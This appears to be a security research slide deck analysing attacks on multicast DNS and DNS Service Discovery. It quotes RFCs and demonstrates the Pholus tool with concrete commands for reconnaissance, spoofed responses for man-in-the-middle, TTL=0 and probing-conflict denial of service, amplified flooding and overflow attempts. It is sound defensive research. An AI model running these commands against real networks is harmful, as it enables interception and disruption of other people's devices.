An Attack-in-Depth Analysis of multicast DNS and DNS Service Discovery

@AntoniosAtlasis

Objectives

- Perform Threat Analysis: Analyse to the best possible extent *mDNS* and *DNS-SD* related attacks.
- Author/use a tool tailored to the analysis & release it as an open-source one.
  - ***Pholus***
- Perform experiments with a variety of devices from the real world and present results.
- Discuss potential mitigation.


Threat Analysis Methodology

- Analyse the corresponding IETF RFC specifications
  - Identify use-cases and specifications that could be abused.
    - Ambiguities in the specs?
    - Controls (e.g. length of fields, etc.) that may not be applied at implementation?
- Craft a tool check the identified use cases.

Introduction


Introduction

- *mDNS* and *DNS-SD* are two protocols designed and used for ***Zero Configuration Networking*** (*ZeroConf*).
  - *Zero Conf* = automatic IP configuration + host name resolution + target service discovery.
- Used by many devices (Apple TV, Chromecast, home speakers, NAS devices, etc.).



In a nutshell…

- ***mDNS*** [RFC 6762] provides the ability to perform DNS-like operations on the local link.
  - Using *UDP port 5353* (source and destination).
- ***DNS-SD*** [RFC 6763] allows clients to discover instances of a desired service in a domain using standard DNS queries.
  - DNS-SD can be used with both unicast DNS and mDNS.



PROPOSED STANDARD
Errata Exist

Internet Engineering Task Force (IETF) — S. Cheshire
Request for Comments: 6762 — M. Krochmal
Category: Standards Track — Apple Inc.
ISSN: 2070-1721 — February 2013

Multicast DNS

Abstract

As networked devices become smaller, more portable, and more ubiquitous, the ability to operate with less configured infrastructure is increasingly important. In particular, the ability to look up DNS resource record data types (including, but not limited to, host names) in the absence of a conventional managed DNS server is useful.

Multicast DNS (mDNS) provides the ability to perform DNS-like operations on the local link in the absence of any conventional Unicast DNS server. In addition, Multicast DNS designates a portion of the DNS namespace to be free for local use, without the need to pay any annual fee, and without the need to set up delegations or otherwise configure a conventional DNS server to answer for those names.


The primary benefits of Multicast DNS names are that (i) they require little or no administration or configuration to set them up, (ii) they work when no infrastructure is present, and (iii) they work during infrastructure failures.

Status of This Memo

This is an Internet Standards Track document.

This document is a product of the Internet Engineering Task Force (IETF). It represents the consensus of the IETF community. It has received public review and has been approved for publication by the Internet Engineering Steering Group (IESG). Further information on Internet Standards is available in Section 2 of RFC 5741.

Information about the current status of this document, any errata, and how to provide feedback on it may be obtained at http://www.rfc-editor.org/info/rfc6762.



PROPOSED STANDARD

Internet Engineering Task Force (IETF) — S. Cheshire
Request for Comments: 6763 — M. Krochmal
Category: Standards Track — Apple Inc.
ISSN: 2070-1721 — February 2013

DNS-Based Service Discovery

Abstract

This document specifies how DNS resource records are named and structured to facilitate service discovery. Given a type of service that a client is looking for, and a domain in which the client is looking for that service, this mechanism allows clients to discover a list of named instances of that desired service, using standard DNS queries. This mechanism is referred to as DNS-based Service Discovery, or DNS-SD.

Status of This Memo

This is an Internet Standards Track document.

This document is a product of the Internet Engineering Task Force (IETF). It represents the consensus of the IETF community. It has received public review and has been approved for publication by the Internet Engineering Steering Group (IESG). Further information on Internet Standards is available in Section 2 of RFC 5741.

Information about the current status of this document, any errata, and how to provide feedback on it may be obtained at http://www.rfc-editor.org/info/rfc6763.

Copyright Notice

Copyright (c) 2013 IETF Trust and the persons identified as the document authors. All rights reserved.

This document is subject to BCP 78 and the IETF Trust's Legal Provisions Relating to IETF Documents (http://trustee.ietf.org/license-info) in effect on the date of publication of this document. Please review these documents carefully, as they describe your rights and restrictions with respect to this document. Code Components extracted from this document must include Simplified BSD License text as described in Section 4.e of the Trust Legal Provisions and are provided without warranty as described in the Simplified BSD License.

mDNS: A few more details...

- Mainly used for "***.local***" names (i.e. they have only local significance).
  - It can also be used for typical DNS names in the absence of a conventional DNS server. <u>But this feature SHOULD be disabled by default</u>.
- Multicast destination addresses:
  - **224.0.0.251** (IPv4)
  - **FF02::FB** (IPv6)
- Unicast operation (query/responses) is allowed - <u>on the local link</u>, of course ;-)
- Link-local reverse mapping:
  - **254.169.in-addr.arpa** (IPv4)
  - **8-b.e.f.ip6.arpa** (IPv6)
- mDNS responses SHOULD be sent with **IP TTL := 255**
  - Non-conforming packets do not have to be discarded though :-)

… and a few words for DNS-SD

- A query for ***<Service>.<Domain>*** returns zero or more PTR records in the form ***<Instance>.<Service>.<Domain>***
  - Example: *_http._tcp.<Domain>*
- Enumerating the service instance, further information is provided using SRV and TXT records.

What’s the Inherent Problem(s)

- The assumption of “cooperating participants” environment in combination with the “Bring Your Own Device” concept.

  → Participants in a cafe or at an airport are not always “cooperating”...

- The spoof-able nature of UDP in combination with the lack of a persona’s validation mechanism.
- The fact that their usage is not always restricted on the local link:
  - DNS-SD by design
  - mDNS due to bad implementations?

Related Work

- The wealthy of information provided by DNS-SD and the unauthenticated nature of the mechanism have attracted researchers’ attention the last few years (e.g. [SpiderLabs, 2012]).
- Impersonation-related attacks were recently discussed in [Bai et. al., 2016].
  - Focuses on Apple products.
- A few tools have been released.

My “Lab”

- Printers
- iPads
- Apple TV
- Chromecast
- Home speakers
- NAS
- OS (a few Linux systems, Windows 10 with iTunes)

Types of Attacks

A. Reconnaissance

B. Spoofing Services / Man in the Middle Attacks

C. Denial of Service / Flooding

D. Remote unicast interaction (& implications)

E. Other potential attack vectors:

- Potential overflow attempts
- Unicast DNS Cache Poisoning

Reconnaissance

Discovery of available services

- PTR | ANY queries for ***_services._dns-sd._udp.<Domain>***
- A feature specified for “<u>problem diagnosis</u>”.

```
pholus.py <iface> -rq
```

```
****************************************RESULTS*****************************************
00:08:9b:[redacted] 192.168.[redacted] QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_workstation._tcp."
00:11:32:[redacted] 192.168.[redacted] QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_adisk._tcp."
00:11:32:[redacted] 192.168.[redacted] QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_smb."
00:11:32:[redacted] 192.168.[redacted] QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_device-info."
00:11:32:[redacted] 192.168.[redacted] QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_afpovertcp."
00:11:32:[redacted] 192.168.[redacted] QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_http."
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_workstation._tcp."
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_ssh."
```

- A list of registered DNS SRV Service Types can be found in [IANA, 2017].

A Special Service

_workstation._tcp : Workgroup Manager

- Advertised by some OS by default; optionally from some other.
- Really convenient when available :-)

avahi-daemon.conf(5) - Linux man page

publish-workstation= Takes a boolean value ("yes" or "no"). If set to "yes" avahi-daemon will register a service of type "_workstation._tcp" on the local LAN. This might be useful for administrative purposes (i.e. browse for all PCs on the LAN), but is not required or recommended by any specification. Newer MacOS X releases register a service of this type. Defaults to "yes".

<u>Source</u>: https://linux.die.net/man/5/avahi-daemon.conf

Querying a specific instance of a service

- **SRV records** provide the target host and port.
- **TXT records** provide additional information about this instance (e.g. Operating System and CPU architecture).

Discovering Instances of a Specific Service

- Query for a DNS PTR record with a name of the form "*<Service>.<Domain>*"

```
./pholus.py <iface> -rq -query _smb._tcp
```

```
****************************************RESULTS******************************************
00:11:32:[redacted] 192.168[redacted] QUERY Answer: _smb._tcp.local. PTR Class:IN "[redacted]NAS."
00:11:32:[redacted] 192.168[redacted] QUERY Answer:[redacted]NAS._smb._tcp.local. TXT Class:32769 ""
00:11:32:[redacted] 192.168[redacted] QUERY Answer:[redacted]NAS._smb._tcp.local. SRV Class:32769 "[redacted]NAS�"
00:11:32:[redacted] 192.168[redacted] QUERY Answer:[redacted]NAS.local. AAAA Class:32769 "fe80::211:32ff:fe[redacted]"
00:11:32:[redacted] 192.168[redacted] QUERY Answer:[redacted]NAS.local. A Class:32769 "192.168.[redacted]"
```

```
./pholus.py <iface> -rq -query _ssh._tcp
```

```
****************************************RESULTS******************************************
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: _ssh._tcp.local. PTR Class:IN "linux."
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: linux._ssh._tcp.local. TXT Class:32769 ""
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: linux._ssh._tcp.local. SRV Class:32769 priority=0 weight=0 port=22 target=linux�
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: linux.local. AAAA Class:32769 "2001:db8:1:0:a00:27ff:fe45:a77f"
08:00:27:45:a7:7f 192.168.56.105 QUERY Answer: linux.local. A Class:32769 "192.168.56.105"
```

Information Gathering

```
*************************************************RESULTS*********************************************
00:11:32:[redacted]d 192.168.[redacted] QUERY Answer: _http._tcp.local. PTR Class:IN "[redacted]NAS."
00:11:32:[redacted]d 192.168.[redacted] QUERY Answer: [redacted]NAS._http._tcp.local. TXT Class:32769 "vendor=Synologymodel=DS916+serial=1[redacted]
[redacted]version_major=6version_minor=0version_build=8451admin_port=5000secure_admin_port=5001mac_address=00:[redacted]e"
00:11:32:[redacted] 192.168.[redacted] QUERY Answer: [redacted]NAS._http._tcp.local. SRV Class:32769 "[redacted]sNAS
00:11:32:[redacted]d 192.168.[redacted] QUERY Answer: [redacted]sNAS.local. AAAA Class:32769 "fe80::211:32ff:[redacted]
00:11:32:[redacted]d 192.168.[redacted] QUERY Answer: [redacted]sNAS.local. A Class:32769 "192.168.[redacted]
```

```
08:00:27:af:0f:f5 192.168.56.101 QUERY Answer: atlas-VirtualBox.local. AAAA Class:32769 "fe80::a00:27ff:feaf:ff5"
08:00:27:af:0f:f5 192.168.56.101 QUERY Answer: atlas-VirtualBox.local. A Class:32769 "192.168.56.101"
08:00:27:af:0f:f5 192.168.56.101 QUERY Answer: atlas-VirtualBox.local. HINFO Class:32769 "X86_64LINUX"
```

```
***************************************RESULTS*****************************************
44:09:b8[redacted] 192.168.1.26 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_googlecast._tcp."
a8:1b:6a[redacted] 192.168.1.10 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_soundtouch._tcp."
a8:1b:6a[redacted] 192.168.1.10 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_spotify-connect."
a6:2b:b0[redacted] 192.168.1.18 QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_homekit._tcp."
a6:2b:b0[redacted] fe80::426:d7b6:f2ba:f48d QUERY Answer: _services._dns-sd._udp.local. PTR Class:IN "_homekit._tcp."
a8:1b:6a[redacted] 192.168.1.10 QUERY Answer: _soundtouch._tcp.local. PTR Class:IN "Home speaker."
a8:1b:6a[redacted] 192.168.1.10 QUERY Answer: Home speaker._soundtouch._tcp.local. TXT Class:32769 "DESCRIPTION=<<REPL
ACE-EG-TIAGAN>MAC=[redacted]CMANUFACTURER=Bose CorporationMODEL= < sysconfig - put#here>-101x"
a8:1b:6a:01:3f:4c 192.168.1.10 QUERY Answer: Home speaker._soundtouch._tcp.local. SRV Class:32769 priority=0 weight=0
port=8090 target=
[redacted]
a8:1b:6a[redacted]c 192.168.1.10 QUERY Answer: a81b6a013f4c.local. A Class:32769 "192.168.1.10"
a8:1b:6a[redacted]c 192.168.1.10 QUERY Answer: a81b6a013f4c.local. HINFO Class:32769 "ARMV7LLINUX"
a8:1b:6a[redacted]c 192.168.1.10 QUERY Answer: a81b6a013f4c.local. A Class:32769 "192.168.1.10"
```

How *Pholus* Automates Reconnaissance

./pholus.py vboxnet0 -sscan

1) Query (Type: ANY) → *_services._dns-sd._udp.local*

↓

2) Queries: Type ANY → Types of Services (incl. TXT & SRV Records)

↓

3) Queries: Type ANY → Instances of these Types of Services

↓

A lot of info (A, AAAA, HINFO records)

Advertised DNS Reverse Mapping

No.	Time	Source Ether	Source	Destination	Protocol	Length	Info
6	3.911711155	a6:2b:b0:3f:a2:85	192.168.1.70	224.0.0.251	MDNS	253	Standard query response 0x0000

```
  ▾ 70.1.168.192.in-addr.arpa: type PTR, class IN, cache flush, iPad-70.local
      Name: 70.1.168.192.in-addr.arpa
      Type: PTR (domain name PoinTeR) (12)
      .000 0000 0000 0001 = Class: IN (0x0001)
      1... .... .... .... = Cache flush: True
      Time to live: 120
      Data length: 2
      Domain Name: iPad-70.local
▾ Additional records
  ▾ 3.9.0.E.2.3.D.7.8.A.B.5.4.D.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.E.F.ip6.arpa: type NSEC, class IN, cache flush, next domain name 3.9.
      Name: 3.9.0.E.2.3.D.7.8.A.B.5.4.D.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.E.F.ip6.arpa
      Type: NSEC (47)
      .000 0000 0000 0001 = Class: IN (0x0001)
      1... .... .... .... = Cache flush: True
      Time to live: 120
      Data length: 6
      Next Domain Name: 3.9.0.E.2.3.D.7.8.A.B.5.4.D.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.E.F.ip6.arpa
      RR type in bit map: PTR (domain name PoinTeR)
  ▾ 70.1.168.192.in-addr.arpa: type NSEC, class IN, cache flush, next domain name 70.1.168.192.in-addr.arpa
      Name: 70.1.168.192.in-addr.arpa
      Type: NSEC (47)
      .000 0000 0000 0001 = Class: IN (0x0001)
      1... .... .... .... = Cache flush: True
      Time to live: 120
      Data length: 6
      Next Domain Name: 70.1.168.192.in-addr.arpa
      RR type in bit map: PTR (domain name PoinTeR)
  ▾ <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      .000 0101 1010 0000 = UDP payload size: 0x05a0
      0... .... .... .... = Cache flush: False
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
    ▾ Z: 0x1194
        0... .... .... .... = DO bit: Cannot handle DNSSEC security RRs
        .001 0001 1001 0100 = Reserved: 0x1194
      Data length: 18
    ▾ Option: Owner (reserved)
```

Implicit Network Sweeping

- Query DNS reverse mapping for IP addresses (e.g. “in-addr.arpa” domain).

pholus.py <iface> -rdns_scanning 192.168.1.1-255

No.	Time	eth_src	eth_dst	Source	Destination	Protocol	Length	Info
1	0.000000000	0a:00:27:00:00:00	01:00:5e:00:00:fb	192.168.56.1	224.0.0.251	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=0001) [Reas
2	0.028954445	0a:00:27:00:00:00	01:00:5e:00:00:fb	192.168.56.1	224.0.0.251	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=1480, ID=0001) [R
3	0.058329507	0a:00:27:00:00:00	01:00:5e:00:00:fb	192.168.56.1	224.0.0.251	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=2960, ID=0001) [R
4	0.084302271	0a:00:27:00:00:00	01:00:5e:00:00:fb	192.168.56.1	224.0.0.251	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=4440, ID=0001) [R
5	0.112167529	0a:00:27:00:00:00	01:00:5e:00:00:fb	192.168.56.1	224.0.0.251	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=5920, ID=0001) [R
6	0.130150610	0a:00:27:00:00:00	01:00:5e:00:00:fb	192.168.56.1	224.0.0.251	MDNS	961	Standard query 0x0000 ANY 1.56.168.192.in-addr.arpa, "QM" q

```
Transaction ID: 0x0000
▸ Flags: 0x0100 Standard query
  Questions: 255
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
▾ Queries
  ▸ 1.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 2.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 3.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 4.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 5.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 6.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 7.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 8.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 9.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 10.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 11.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 12.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 13.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 14.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 15.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 16.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 17.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
  ▸ 18.56.168.192.in-addr.arpa: type ANY, class IN, "QM" question
```

Spoofing Services / Man in the Middle Attacks

Spoofing Services Manually

Example:

- Three records
    - one Answer (PTR record)
    - two additional records (A and AAAA records)

```
./pholus.py <iface> -rp -dns_response
Name==myhost.local/Type==A/TTL==126/Flush==True/Target==19
2.168.56.2/AR==True,Name=_googlezone._tcp._local/Type=="PT
R"/TTL=120/Target==mitsos._googlezone._tcp._local,Name==my
host.local/Type==AAAA/TTL==125/Flush==True/Target==fe80::3
/AR==True
```

```
▼ Multicast Domain Name System (response)
    Transaction ID: 0x0000
  ▶ Flags: 0x8400 Standard query response, No error
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 2
  ▼ Answers
    ▼ _googlezone._tcp._local: type PTR, class IN, mitsos._googlezone._tcp._local
        Name: _googlezone._tcp._local
        Type: PTR (domain name PointeR) (12)
        .000 0000 0000 0001 = Class: IN (0x0001)
        0... .... .... .... = Cache flush: False
        Time to live: 0
        Data length: 32
        Domain Name: mitsos._googlezone._tcp._local
  ▼ Additional records
    ▼ myhost.local: type A, class IN, cache flush, addr 192.168.56.2
        Name: myhost.local
        Type: A (Host Address) (1)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 126
        Data length: 4
        Address: 192.168.56.2
    ▼ myhost.local: type AAAA, class IN, cache flush, addr fe80::3
        Name: myhost.local
        Type: AAAA (IPv6 Address) (28)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 125
        Data length: 16
        AAAA Address: fe80::3
```

Spoofing TXT ans SRV Records

./pholus.py <iface> ***-rp -dns_response***
*Name==b681ddd._googlezone._tcp.local/Type==**SRV**/TTL==120/Target==b681ddd.local/**Port**==10001/**Weight**==58/**Priority**==210/AR==True*

./pholus.py <iface> ***-rp -dns_response***
*Name==b681ddd._googlezone._tcp.local/Type==**TXT**/TTL==120/**Target**==b681ddd.local/**Target**==mitsol.local/**Target**==kitsos.domain*

Send Automatically Fake Responses

./pholus.py <iface> -afre

- Specialised resposnes for:
  - *workstation:* in-addr.arpa and ip6.arpa
  - *printer:* _pdl-datastream._tcp. and _ipp._tcp.
  - *googlecast:* _googlecast._tcp
  - *airplay:* _airplay._tcp
- Generic responses for all the rest.
- More specialised implementations will follow...

Fake mDNS Responses are Not Enough for MiTM

- You also need to emulate/provide the fake service.
- In some cases asymmetric key verification is also used.
- Some devices desperately require/need Internet access.
  - Google? Why *Chromecast* requires Internet access?

An Asymmetric Key Verification Example

The major difference from RTSP is an initial asymmetric key verification made by iTunes to verify it is communicating with an AirPort Express or an Apple TV (as opposed to a simulation), and vice versa. The data channel is also encrypted by AES, with a random key protected by the asymmetric key mentioned above.

The RSA public key stored in iTunes was extracted by Jon Lech Johansen, enabling third-party software to stream music to an Airport Express.[1]

The RSA private key stored in the AirPort Express was extracted by James Laird, enabling simulation of an Airport Express.[2]

Source: Wikipedia

Spoofing-Related Options

-s4 <IPv4 address>	spoof source IPv4 address
-s6 <IPv6 address>	spoof source IPv6 address
-sm <MAC address>	spoof source MAC address
-rm	randomise source MAC address

Tips for “Man in the Middle” Attacks

- Advertise the required service by:
  - Setting highest *priority* / *weight* in the SRV records.
  - Setting the *Cache flush* bit.
- Send these messages periodically (see flooding below).

Does the Size Really Matter?

Size of mDNS packets?

```
Cheshire & Krochmal          Standards Track                 [Page 46]

RFC 6762                      Multicast DNS               February 2013

   that all receivers implement reassembly, or where the large resource
   record contains optional data which is not essential for correct
   operation of the client.

   A Multicast DNS packet larger than the interface MTU, which is sent
   using fragments, MUST NOT contain more than one resource record.

   Even when fragmentation is used, a Multicast DNS packet, including IP
   and UDP headers, MUST NOT exceed 9000 bytes.
```

and ???

- In practice, at least Avahi responds to about 59000 bytes queries at a minimum.

  => no practical limit

./pholus.py vboxnet0 -4 -6 -qtype ALL -rq -query _services._dns-sd._udp`python -c 'print ",_services._dns-sd._udp,_workstation._tcp,_ssh._tcp" * 700'`

What Does this Mean?

- There is definitely room for:
  - Data exfiltration
  - Command and control

- Unicast operation of mDNS should be used.
- <u>There is room for research on this...</u>

and What About TXT Records?

```
Note that when using Multicast DNS [RFC6762] the maximum packet size
is 9000 bytes, including the IP header, UDP header, and DNS message
header, which imposes an upper limit on the size of TXT records of
about 8900 bytes.  In practice the maximum sensible size of a DNS-SD
TXT record is smaller even than this, typically at most a few hundred
bytes, as described below in Section 6.2.


Cheshire & Krochmal          Standards Track                  [Page 11]

RFC 6763              DNS-Based Service Discovery         February 2013
```

How to Reproduce Overflow Attempts

- Example: Using TXT records:

  - <u>One big TXT record</u>:

./pholus.py enp0s20f0u2 -rp -dns_response Name==b6816623-5604-5dc9-6626-b8c4b532fddd._googlezone._tcp.local/Type==TXT/TTL==120/**Target==`python -c 'print "A" * 255'`**

  - <u>Many TXT records:</u>

-rp -dns_response Name==b6816623-5604-5dc9-6626-b8c4b532fddd._googlezone._tcp.local/Type==TXT/TTL==120**`python -c 'print "/Target==AAAAAAAAAAA" * 5'`**

Room for Unicast DNS Cache Poisoning?

Is there Room for DNS Cache Poisoning?

13. Enabling and Disabling Multicast DNS

Source: RFC 6762

```
The option to fail-over to Multicast DNS for names not ending in
".local." SHOULD be a user-configured option, and SHOULD be disabled
by default because of the possible security issues related to
unintended local resolution of apparently global names.  Enabling
Multicast DNS for names not ending in ".local." may be appropriate on
a secure isolated network, or on some future network were machines
exclusively use DNSSEC for all DNS queries, and have Multicast DNS
responders capable of generating the appropriate cryptographic DNSSEC
signatures, thereby guarding against spoofing.
```

- Moreover, typically modern systems ignore DNS records passed back which are not directly relevant to a query.
  - Source port randomization for DNS requests, combined with the use of cryptographically-secure random numbers can greatly reduce the probability of successful DNS race attacks.

How to Reproduce Unicast DNS with Pholus

-dns → Send unicast DNS instead of multicast DNS messages

-domain <domain> → specify the domain (default: .local)

-qtype <query_type> → specify the query type (PTR, ANY, TXT…)

Denial of Service / Flooding

Denial of Service
Setting DNS TTL:=0

```
Cheshire & Krochmal          Standards Track                   [Page 33]

RFC 6762                     Multicast DNS                 February 2013

10.1.  Goodbye Packets

   In the case where a host knows that certain resource record data is
   about to become invalid (for example, when the host is undergoing a
   clean shutdown), the host SHOULD send an unsolicited Multicast DNS
   response packet, giving the same resource record name, rrtype,
   rrclass, and rdata, but an RR TTL of zero.  This has the effect of
   updating the TTL stored in neighboring hosts' cache entries to zero,
   causing that cache entry to be promptly deleted.
```

- Send (un)solicited mDNS / DNS-SD spoofed responses (for legitimate services) setting TTL=0.

Setting DNS TTL:=0 Using Pholus

- You can spoof legitimate mDNS responses, as shown, but setting TTL:=0

    -ttl 0

- You can clone legitimate responses by setting ttl=0::

    -dos_ttl,

- Ensure to spoof properly source MAC / IP addresses.
- It's a race condition, after all… ==> You may need to flood the network with spoofed TTL=0 responses.

Probing

8.1. Probing

The first startup step is that, for all those resource records that a Multicast DNS responder desires to be unique on the local link, it MUST send a Multicast DNS query asking for those resource records, to see if any of them are already in use. The primary example of this is a host's address records, which map its unique host name to its unique IPv4 and/or IPv6 addresses. All probe queries SHOULD be done

During probing, from the time the first probe packet is sent until 250 ms after the third probe, if any conflicting Multicast DNS response is received, then the probing host MUST defer to the existing host, and SHOULD choose new names for some or all of its resource records as appropriate. Apparently conflicting Multicast

5. After one minute of probing, if the Multicast DNS responder has been unable to find any unused name, it should log an error message to inform the user or operator of this fact. This situation should never occur in normal operation. The only

Denial of Service + Net Flooding Creating Conflicts deliberately

- During the *Probing* process:
  - Deliberately respond that the requested (queried) service is already in use.
  - For new name requests, continue claiming their authority.
- Flooding because typically targets do not stop the Probing process after the first minute of conflict.
  - There are some pauses in between...
- Pholus: *-conflict - afre -stimeout 3600*

  -conflict: Claims services advertised from the targets

  -afre: Claims services requested from the targets

  -stimeout <time_to_run_pholus_in_seconds>

Other DoS Capabilities

- Using negative DNS records:
  - RFC 6762: a responder can respond with asserting the nonexistence of a record using a DNS NSEC record [RFC 4034].
- Causing mDNS Suppression:
  - RFC 6762 foresees the suppression of mDNS packets under various cases.
  - If combined with unicast interaction, an attacker can suppress legitimate mDNS advertisements.

Generic Flooding of a Network

- Simply use:

  -fl -ftimeout <fl_timet> -flooding-interval <int-of-flooding>

  <fl_time> The time (in seconds) to flood your target

  <int-of-flooding> The time interval (in seconds) between packets when flooding the targets

  – It can be combined with all aforementioned and subsequent capabilities :-)
- Depending on the message and the OS, **an amplification factor up to 8x** can be achieved!
- Can further be increased by advertising services with low TTL values → hosts will send queries due to forthcoming expiration.

Remote unicast interaction

Direct Unicast Queries

RFC 6762 Multicast DNS February 2013

5.5. Direct Unicast Queries to Port 5353

